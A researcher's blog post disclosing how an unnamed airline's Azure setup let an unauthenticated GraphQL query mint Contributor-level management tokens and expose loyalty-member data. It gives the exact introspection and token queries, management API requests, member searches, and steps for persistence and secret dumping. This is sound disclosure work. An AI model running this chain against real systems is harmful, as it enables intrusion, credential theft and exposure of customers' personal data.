
Open Skies
How a Few Small Mistakes Can Hand an Attacker the Keys to Your Infrastructure — and Expose All Your Customer Data
7 September 2026

Photo by S O C I A L . C U T on Unsplash
DISCLAIMER: Following legal advice, I’ve published this article without naming the airline; hence the numerous redactions, obsfucated web requests, and edited field names.
TL;DR
I discovered a critical misconfiguration within REDACTED AIRLINE’s Microsoft Azure development environment. Azure’s management plane is the administrative control layer that governs how cloud infrastructure is configured and operated, and the misconfiguration granted direct access to it — unlocking the ability to reconfigure more than 1,000 internal APIs, including modifying how they handle requests and responses.
Further investigation revealed that a publicly accessible, unauthenticated API endpoint was exposing live loyalty club data, meaning any customer’s record — including membership numbers, full names, postal addresses, dates of birth, email addresses, and telephone numbers — could potentially be extracted.
REDACTED AIRLINE conducted an internal review of the identified issues, and concluded a notification to the Information Commissioner’s Office (ICO) under GDPR Article 33 wasn’t required.
I submitted a complaint to the ICO directly, resulting in an active investigation under GDPR Articles 5 (1)(f), 32, and 33.
Prologue
My background isn’t that of a traditional cybersecurity engineer. A number of years ago I studied Computer Science, then went on to work as a Data Analyst in the insurance industry for almost ten years, followed by a short stint as a Data Analyst at Amazon. In the past few years I’ve stepped back from office work entirely to renovate the house I now live in. Even so, I like to keep my technical skills active by examining the devices and services I use, partly out of curiosity and partly to check they aren’t leaking information they shouldn’t. This has previously led to a CVE I had registered against a Tapo security camera I own (CVE-2022-37255), after I dumped, decompiled, and analysed the firmware.
I tend not to focus on website security; it’s a saturated field with no shortage of skilled researchers already in it.
1. Just Checking My Points Balance
Around the beginning of April this year (2026) I remembered I have a loyalty club account with REDACTED AIRLINE – which I knew had accrued some points from previous flights, but I couldn’t remember when they’re due to expire. I thought I’d better log in to check. Even if you can’t afford flights you can usually exchange them for vouchers at other shops.
I became curious about how my data was being pulled from the backend. I could see in Firefox’s developer tools that the following request was made to a GraphQL endpoint to pull my user record:

I don’t have much experience with GraphQL, but the multiple calls to the same endpoint with different queries caught my interest. It made me wonder whether other, unintended queries could be run. A quick Google led me to GraphQL introspection queries.
If you visit https://apis.guru/graphql-voyager/, it provides the following query, which you can copy and paste into any GraphQL endpoint:
Introspection Query (click to expand)
query IntrospectionQuery {
  __schema {
    queryType { name kind }
    mutationType { name kind }
    subscriptionType { name kind }
    types {
      ...FullType
    }
    directives {
      name
      description
      locations
      args {
        ...InputValue
      }
    }
  }
}

fragment FullType on __Type {
  kind
  name
  description
  fields(includeDeprecated: true) {
    name
    description
    args {
      ...InputValue
    }
    type {
      ...TypeRef
    }
    isDeprecated
    deprecationReason
  }
  inputFields {
    ...InputValue
  }
  interfaces {
    ...TypeRef
  }
  enumValues(includeDeprecated: true) {
    name
    description
    isDeprecated
    deprecationReason
  }
  possibleTypes {
    ...TypeRef
  }
}

fragment InputValue on __InputValue {
  name
  description
  type { ...TypeRef }
  defaultValue
}

fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
              ofType {
                kind
                name
                ofType {
                  kind
                  name
                }
              }
            }
          }
        }
      }
    }
  }
}
This query should never work against a production endpoint. Standard security practice is to disable introspection in production, because it unnecessarily reveals attack surface.
However, for whatever reason, it’s still enabled on the loyalty club endpoint. Pasting the result back into https://apis.guru/graphql-voyager/ revealed the following complete map of GraphQL functionality available on the endpoint:
Loyalty GraphQL Map (click to expand)

I didn’t know what I could do with this information. The reality is that even though this map shouldn’t be available, it doesn’t imply there’s a security issue. A correctly implemented set of functions should prevent any unauthorised access.
2. Who Am I?
So in 2026, what do you do with something you don’t fully understand? Drop it into an AI of your choice.
I dropped it into Gemini, and it picked up almost immediately on the token query as an interesting function — as the name and parameters stood out:

The GraphQL documentation showed that the syntax for this function was:
query token($appId: String, $microService: String){
    token(appId: $appId, microService: $microService)
}
Gemini suggested that I try and run the following:
{
  token(appId: "00000003-0000-0000-c000-000000000000", microService: "graph")
}
To my surprise this produced the following token:
eyJ0eXAiOiJKV1QiLCJub25jZSI6InNXZnZBUWhTaTM1Y0I0S081cXVxaEtRNXNSNmE3ZUJGeE1tcU...REDACTEDWhich, when decoded via https://jwt.io/, showed the following claims:
JWT Token Claims (click to expand)
{
    "aud": "00000003-0000-0000-c000-000000000000",
    "iss": "https://sts.windows.net/_REDACTED_/",
    "iat": 1775674191,
    "nbf": 1775674191,
    "exp": 1775678091,
    "aio": "ASQA2/8bAAAArkjwW_REDACTED_",
    "app_displayname": "_REDACTED_-EnterpriseGraphQL",
    "appid": "_REDACTED_",
    "appidacr": "1",
    "idp": "https://sts.windows.net/_REDACTED_",
    "idtyp": "app",
    "oid": "_REDACTED_",
    "rh": "1.AQkAqNXfax9_REDACTED_.",
    "sub": "_REDACTED_",
    "tenant_region_scope": "EU",
    "tid": "_REDACTED_",
    "uti": "_REDACTED_",
    "ver": "1.0",
    "wids": [
        "0997a1d0-0d1d-4acb-b408-d5ca73121e90"
    ],
    "xms_acd": 1648000000,
    "xms_act_fct": "3 9",
    "xms_ftd": "9ilAK_NMu9M_REDACTED_",
    "xms_idrel": "7 16",
    "xms_pftexp": 1775000000,
    "xms_rd": "0.42LlYBJi5_REDACTED_",
    "xms_sub_fct": "9 3",
    "xms_tcdt": 1397000000,
    "xms_tnt_fct": "3 10"
}
The most interesting part was the claim for 0997a1d0-0d1d-4acb-b408-d5ca73121e90, which I found mapped to the Directory Readers role in Microsoft Entra ID.
I’m not an expert in Microsoft Entra either, but I was pretty sure this token was granting access to something it probably shouldn’t. Working through what requests could be made against graph.microsoft.com with Gemini led me to the following query for servicePrincipals:
GET https://graph.microsoft.com/v1.0/servicePrincipals/_REDACTED_
Authorization: Bearer TOKEN
servicePrincipal Response (click to expand)
{
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#servicePrincipals/$entity",
    "id": "_REDACTED_",
    "deletedDateTime": null,
    "accountEnabled": true,
    "alternativeNames": [],
    "appDisplayName": "_REDACTED_-EnterpriseGraphQL",
    "appDescription": null,
    "appId": "_REDACTED_",
    "applicationTemplateId": null,
    "appOwnerOrganizationId": "_REDACTED_",
    "appRoleAssignmentRequired": false,
    "createdByAppId": null,
    "createdDateTime": "2022-_REDACTED_",
    "description": null,
    "disabledByMicrosoftStatus": null,
    "displayName": "_REDACTED_-EnterpriseGraphQL",
    "homepage": null,
    "isDisabled": null,
    "loginUrl": null,
    "logoutUrl": null,
    "notes": null,
    "notificationEmailAddresses": [],
    "preferredSingleSignOnMode": null,
    "preferredTokenSigningKeyThumbprint": null,
    "replyUrls": [],
    ...
}
From this, I could see that the oid from the generated token matched the id of the service principal for _REDACTED_-EnterpriseGraphQL — i.e. the granted token effectively let me act as the application itself.
This made me wonder what other tokens could be created with the application’s identity, which led me to the following query:
{
  token(appId: "https://management.azure.com/", microService: "")
}
And, again, this granted a token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IlUxc1g4WUZIUzdaNlZsN1ZITEl6VGVqYn...REDACTEDBut this time with an aud of https://management.azure.com. This is the audience used for Azure Resource Manager (ARM) — the management plane used to administer Azure resources, including Azure API Management (APIM). I assumed that even though this token had been generated, it would still be permission-blocked at the Azure level, since I couldn’t think of a reason this application would have been granted any meaningful permissions. However, I ran the following:
GET https://management.azure.com/subscriptions?api-version=2020-01-01
Authorization: Bearer TOKEN
And found access to the following subscriptions:
Accessible Azure Subscriptions (click to expand)
[
    {
        "id": "/subscriptions/_REDACTED_",
        "authorizationSource": "RoleBased",
        "managedByTenants": [
            {
                "tenantId": "_REDACTED_"
            }
        ],
        "subscriptionId": "_REDACTED_",
        "tenantId": "_REDACTED_",
        "displayName": "NDC",
        "state": "Enabled",
        "subscriptionPolicies": {
            "locationPlacementId": "_REDACTED_",
            "quotaId": "_REDACTED_",
            "spendingLimit": "Off"
        }
    },
    {
        "id": "/subscriptions/_REDACTED_",
        "authorizationSource": "RoleBased",
        "managedByTenants": [
            {
                "tenantId": "_REDACTED_"
            }
        ],
        "subscriptionId": "_REDACTED_",
        "tenantId": "_REDACTED_",
        "displayName": "Hub Services",
        "state": "Enabled",
        "subscriptionPolicies": {
            "locationPlacementId": "_REDACTED_",
            "quotaId": "_REDACTED_",
            "spendingLimit": "Off"
        }
    }
]
I went on to pull the roles for each of these subscriptions:
GET https://management.azure.com/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_/providers/Microsoft.Authorization/roleAssignments?api-version=2022-04-01
Authorization: Bearer TOKEN
{
"properties": {
"roleDefinitionId": "/subscriptions/_REDACTED_/providers/Microsoft.Authorization/roleDefinitions/b24988ac-6180-42a0-ab88-20f7382dd24c",
"principalId": "_REDACTED_",
"principalType": "ServicePrincipal",
"scope": "/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_",
"condition": null,
"conditionVersion": null,
"createdOn": "2023-_REDACTED_",
"updatedOn": "2023-_REDACTED_",
"createdBy": "_REDACTED_",
"updatedBy": "_REDACTED_",
"delegatedManagedIdentityResourceId": null,
"description": null
},
"id": "/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_/providers/Microsoft.Authorization/roleAssignments/_REDACTED_",
"type": "Microsoft.Authorization/roleAssignments",
"name": "_REDACTED_"
}To my surprise, not only could the token authenticate and read the subscriptions, it was assigned the role b24988ac-6180-42a0-ab88-20f7382dd24c, which maps to the built-in Azure role of Contributor, scoped to the Microsoft.ApiManagement service in each subscription. I.e. I was looking at near-complete write access to the Azure APIM Management Plane across both subscriptions.
I wanted to know what was actually on these subscriptions, so I ran queries to pull the APIs:
GET https://management.azure.com/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_/apis?api-version=2022-08-01This returned a list of 42 APIs on the first subscription and 1,062 APIs on the second — all accessible with the obtained token. So what were these APIs?
The first subscription was tied to sandboxes for the New Distribution Capability (NDC) system. Airlines use these systems to allow booking agents to connect directly, rather than via Global Distribution Systems (GDS) like Sabre, as it saves the airline money. I didn’t find these particularly interesting, since they were just sandboxes, so I set them aside.
The second subscription, however, had hundreds of references to different development lifecycle stages — i.e. DEV, SIT, PRFM, UAT, and PRE-PROD — alongside system names including the following:
- Flight Operations
- Booking
- Loyalty
- Baggage
- Credit Card
- Check-In
- Customer Transactions
- Order Management
- Basket
- Flight Services
- Seat
- Itinerary
- Sabre Order Management
3. Finding a Leak
Up to this point, I hadn’t discovered any exposed data. Granted, write access to any development system could certainly be classed as a critical issue, but I wanted to know if any of these APIs exposed my own personal information. From what I know of development environments, I figured I was unlikely to find real customer data in the DEV or SIT systems, but a UAT or PRE-PROD system might hold real (if dated) data. As a loyalty club member myself, I went looking for a corresponding UAT or PRE-PROD loyalty club API, and found the following:
Loyalty API Listing (click to expand)
{
  "id": "/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_/apis/_REDACTED_",
  "type": "Microsoft.ApiManagement/service/apis",
  "name": "_REDACTED_",
  "properties": {
    "displayName": "_REDACTED_",
    "apiRevision": "1",
    "description": null,
    "subscriptionRequired": false,
    "serviceUrl": "https://_REDACTED_AIRLINE_",
    "backendId": null,
    "path": "uat/loyalty",
    "protocols": [
      "https"
    ],
    "mcpProperties": null,
    "a2aProperties": null,
    "isAgent": false,
    "agent": null,
    "jsonRpcProperties": null,
    "authenticationSettings": {
      "oAuth2": null,
      "openid": null,
      "oAuth2AuthenticationSettings": [],
      "openidAuthenticationSettings": [],
      "returnProtectedResourceMetadata": false
    },
    "subscriptionKeyParameterNames": {
      "header": "Ocp-Apim-Subscription-Key",
      "query": "subscription-key"
    },
    "isCurrent": true
  }
}
I pulled the operations for that particular API:
GET https://management.azure.com/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_/apis/_REDACTED_/operations?api-version=2022-08-01
Authorization: Bearer TOKEN
The most interesting function to me was:
Search Members (click to expand)
{
    "id": "/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_/apis/_REDACTED_/operations/SearchMembers",
    "type": "Microsoft.ApiManagement/service/apis/operations",
    "name": "SearchMembers",
    "properties": {
        "displayName": "Search Members",
        "method": "GET",
        "urlTemplate": "/members/SearchMembers",
        "templateParameters": [],
        "description": "Search Members",
        "request": {
            "queryParameters": [
                {
                    "name": "limit",
                    "description": "Format - int32. How many items to return at one time (max 100)",
                    "type": "integer",
                    "values": []
                },
                {
                    "name": "accountNumber",
                    "description": "Member's Account Number",
                    "type": "string",
                    "values": []
                },
                {
                    "name": "emailAddress",
                    "description": "Member's Email Address",
                    "type": "string",
                    "values": []
                },
                {
                    "name": "dateOfBirth",
                    "description": "Member's Date Of Birth",
                    "type": "string",
                    "values": []
                },
                {
                    "name": "firstName",
                    "description": "Member's First Name (forename)",
                    "type": "string",
                    "values": []
                },
                {
                    "name": "lastName",
                    "description": "Member's Last Name (surname)",
                    "type": "string",
                    "values": []
                },
                {
                    "name": "postalCode",
                    "description": "Member's Postal Code",
                    "type": "string",
                    "values": []
                },
                {
                    "name": "countryRegion",
                    "description": "Member's Country Code",
                    "type": "string",
                    "values": []
                },
                {
                    "name": "status",
                    "description": "Member's status Code",
                    "type": "string",
                    "values": []
                },
                {
                    "name": "tier",
                    "description": "Member's Tier",
                    "type": "string",
                    "values": []
                }
            ],
            "headers": [],
            "representations": []
        },
        ...
This told me the API had search functionality across “Loyalty” members. I didn’t yet know if this tied up with my loyalty club account, but assumed that it might.
I looked up what the base URL should be, decided to search for myself using my email address, and came up with the following query:
GET https://testsub._REDACTED_AIRLINE_/uat/loyalty/members/SearchMembers?limit=100&emailAddress=myemail@email.comThis returned my full customer record from the UAT system:
My Customer Record (click to expand)
{
  "accountNumber": "_REDACTED_",
  "accountStatus": "Active",
  "dateOfBirth": "1900-01-01T17:32:28Z",
  "emailAddress": "myemail@email.com",
  "milesExpiryDate": "2030-01-01",
  "milesBalance": 0,
  "_REDACTED_": "true",
  "_REDACTED_": "_REDACTED_",
  "_REDACTED_": 0,
  "address": {
    "country": "United Kingdom",
    "postalCode": "_REDACTED_",
    "city": "_REDACTED_",
    "line1": "_REDACTED_",
    "line2": "_REDACTED_",
    "region": "_REDACTED_"
  },
  "phoneNumbers": [
    {
      "preferred": true,
      "type": "Mobile",
      "number": "_REDACTED_"
    }
  ],
  "name": {
    "firstName": "David",
    "lastName": "Lee",
    "title": "Mr"
  }
}
I knew this wasn’t a live record, as it had my old address — I’ve moved house in the past few years. The keen-eyed among you will have noticed that there wasn’t any authentication on this endpoint. The API definition does in fact tell you this, as subscriptionRequired is false and the authenticationSettings are all blank (we’ll return to this later).
To summarise: this is a UAT system that not only returns, but performs searches, for real loyalty club members by simply opening a webpage at https://testsub._REDACTED_AIRLINE_/uat/loyalty/members/SearchMembers and feeding in the appropriate request fields. For example, to find all the customers named “David Lee” in the system, you could have just used this link:
4. It Gets Worse – Going Live
I’d confirmed unauthenticated access to real customer data, but not live customer data. However, if you look at the URL above, you’ll notice it contains test, so the obvious next question is: what happens if you remove test? I was fairly sure that a live URL wouldn’t contain uat, so I stripped that out too. I initially attempted:
GET https://sub._REDACTED_AIRLINE_/loyalty/members/SearchMembers?limit=100&emailAddress=myemail@email.comThis didn’t exist. There’s obviously no guarantee that anything in UAT ever gets promoted to PROD.
I started looking back over the thousand other APIs and noticed a few hundred were associated with other GraphQL endpoints. The advantage of the GraphQL endpoints was that, if I discovered a working one, there was a pretty good chance GraphQL introspection would still be enabled, allowing me to not only confirm its existence, but pull full documentation. One specifically stood out to me:
Enterprise Graph QL [UAT] (click to expand)
{
  "id": "/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_/apis/_REDACTED_",
  "type": "Microsoft.ApiManagement/service/apis",
  "name": "_REDACTED_",
  "properties": {
    "displayName": "Enterprise Graph QL [UAT]",
    "apiRevision": "1",
    "description": "",
    "subscriptionRequired": false,
    "serviceUrl": "https://_REDACTED_AIRLINE_/api/v1/GraphQL",
    "backendId": null,
    "path": "uat/GraphQL/account",
    "protocols": [
      "https"
    ],
    ...
I knew the URL for this system must be something like:
https://testsub._REDACTED_AIRLINE_/uat/GraphQL/accountSo the question was: does the following also exist?
https://sub._REDACTED_AIRLINE_/GraphQL/accountI ran the GraphQL introspection query on it, and it did:
Live Account GraphQL Map (click to expand)

First item of interest — it has a duplicate of the earlier identified token query. This means that to generate any token, you don’t even need to log in via the loyalty club portal; you can just call the following completely unauthenticated request:
POST https://sub._REDACTED_AIRLINE_/GraphQL/account
Content-Type: application/json

{
  "query": "{ token(appId: \"https://management.azure.com/\", microService: \"\") }"
}
Secondly, there’s a function called accountCustomer that appears to only require a customerId or a memberNumber. I went ahead and plugged in my loyalty club number:
Requesting my record from Account GraphQL Endpoint (click to expand)
Request:
POST /GraphQL/account HTTP/1.1
Host: sub._REDACTED_AIRLINE_
Content-Type: application/json
GraphQL query:
query GetCustomer($id: String, $memberNumber: String) {
  accountCustomer(customerId: $id, memberNumber: $memberNumber) {
    customerId, firstName, lastName, middleName, gender, salutation, pronouns, nationality, loyaltyNumber, dateOfBirth, title, status, createdOn, createdBy
    addressDetails {
      addressType, addressLine1, addressLine2, city, postalCode, region, country, countryCode
    }
    contactDetails {
      emailDetails {
        EmailAddress, Description
      }
      phoneDetails {
        phoneType, usage, countryCode, phoneNumber, description
      }
    }
  }
}
Variables:
{
  "memberNumber": "_REDACTED_"
}
My live loyalty club record was returned:
My record (click to expand)
{
  "data": {
    "accountCustomer": {
      "customerId": "_REDACTED_",
      "firstName": "David",
      "lastName": "Lee",
      "middleName": null,
      "gender": "M",
      "salutation": "Dear David",
      "pronouns": null,
      "nationality": null,
      "loyaltyNumber": "_REDACTED_",
      "dateOfBirth": "1900-01-01:00:00.000Z",
      "title": null,
      "status": "Active",
      "createdOn": null,
      "createdBy": null,
      "addressDetails": [
        {
          "addressType": "Home",
          "addressLine1": "_REDACTED_",
          "addressLine2": "",
          "city": "_REDACTED_",
          "postalCode": "_REDACTED_",
          "region": "_REDACTED_",
          "country": "United Kingdom",
          "countryCode": "GB"
        }
      ],
      "contactDetails": {
        "emailDetails": [
          {
            "EmailAddress": "myemail@email.com",
            "Description": ""
          }
        ],
        "phoneDetails": [
          {
            "phoneType": "Landline",
            "usage": null,
            "countryCode": "GB",
            "phoneNumber": "_REDACTED_",
            "description": "Updated from Web"
          }
        ]
      }
    }
  }
}
You might push back and say, but to do that you needed to know your loyalty club number, and you’d be correct. However, it’s very easy to find loyalty club numbers by using the search functionality embedded in the previously discovered Loyalty UAT API to find a customer by name, email, address, etc.
I won’t go into specifics about the loyalty club number format (to protect the anonymity of the company), but I also found them to be iterable.
This confirmed that potentially any live loyalty club member’s record could be pulled with just a loyalty club number, on a completely unauthenticated endpoint. It’s also worth noting how lucky REDACTED AIRLINE were that the https://sub._REDACTED_AIRLINE_/GraphQL/account endpoint wasn’t discovered by an automated scanner (it’s very close to a standard wordlist entry), especially considering the portal had likely been active for around two years (using the UAT API’s last-updated timestamp as an estimate):
{
    "api_id": "_REDACTED_",
    "display_name": "Enterprise Graph QL [UAT]",
    "revision_count": 1,
    "revisions": [
        {
            "id": "/apis/_REDACTED_;rev=1/revisions/_REDACTED_;rev=1",
            "apiId": "/apis/_REDACTED_;rev=1",
            "apiRevision": "1",
            "createdDateTime": "2024-_REDACTED_",
            "updatedDateTime": "2024-_REDACTED_",
            "description": null,
            "privateUrl": "/uat/GraphQL/account",
            "isOnline": true,
            "isCurrent": true
        }
    ]
}
5. It Gets Worse Still… Controlling the Infrastructure
Circling back to the 1,062 other identified APIs, as I could confirm the Loyalty UAT API contained real customer data, it’s reasonable to infer that other UAT-named systems also contained real customer data, including all those listed earlier — Customer Bookings, Transactions, Seating, Flight Services, etc.
Looking at the operations for these APIs, field names include not only personally identifiable data, but also cardNumber, CVV, and PassportNumber — data that should obviously never be exposed like this.
This would be of limited concern if gaining access weren’t a trivial matter of making a single web request to obtain a Contributor-level access token. From a remediation perspective, there’s an easy fix: block the ability to create the token, and remove the Contributor permissions from the app.
Troublingly, though, I found 321 APIs with subscriptionRequired = false and no authenticationSettings configured at all. That’s 321 publicly accessible APIs — several of which are other GraphQL endpoints, covering systems such as Fares, Passengers, and Flight Operations.
And all of that only covers the APIs themselves. Consider what other access a Contributor-level token provides:
- All user accounts, and their associated permissions, could be dumped.
- A
SharedAccessSignaturecould be generated for any user — even an Admin — allowing persistent access even after the original token’s permissions had been removed.
POST https://management.azure.com/subscriptions/_REDACTED_/resourceGroups/_REDACTED_/providers/Microsoft.ApiManagement/service/_REDACTED_/users/_REDACTED_/generateSharedAccessToken?api-version=2022-08-01
Authorization: Bearer TOKEN

{
    "keyType": "primary",
    "expiry": "2026-12-31T23:59:59Z"
}- The
mastersubscription key could be retrieved. In Azure API Management, the master subscription is granted access to all APIs by default, meaning this key would have provided unrestricted access across the entire platform.
POST https://management.azure.com/subscriptions/__REDACTED__/resourceGroups/__REDACTED__/providers/Microsoft.ApiManagement/service/__REDACTED__/subscriptions/master/listSecrets?api-version=2022-08-01
Authorization: Bearer TOKEN
Content-Length: 0- All
namedValuescould be dumped — these regularly contain secrets, including passwords and access details for other systems.
GET https://management.azure.com/subscriptions/__REDACTED__/resourceGroups/__REDACTED__/providers/Microsoft.ApiManagement/service/__REDACTED__/namedValues?api-version=2022-08-01
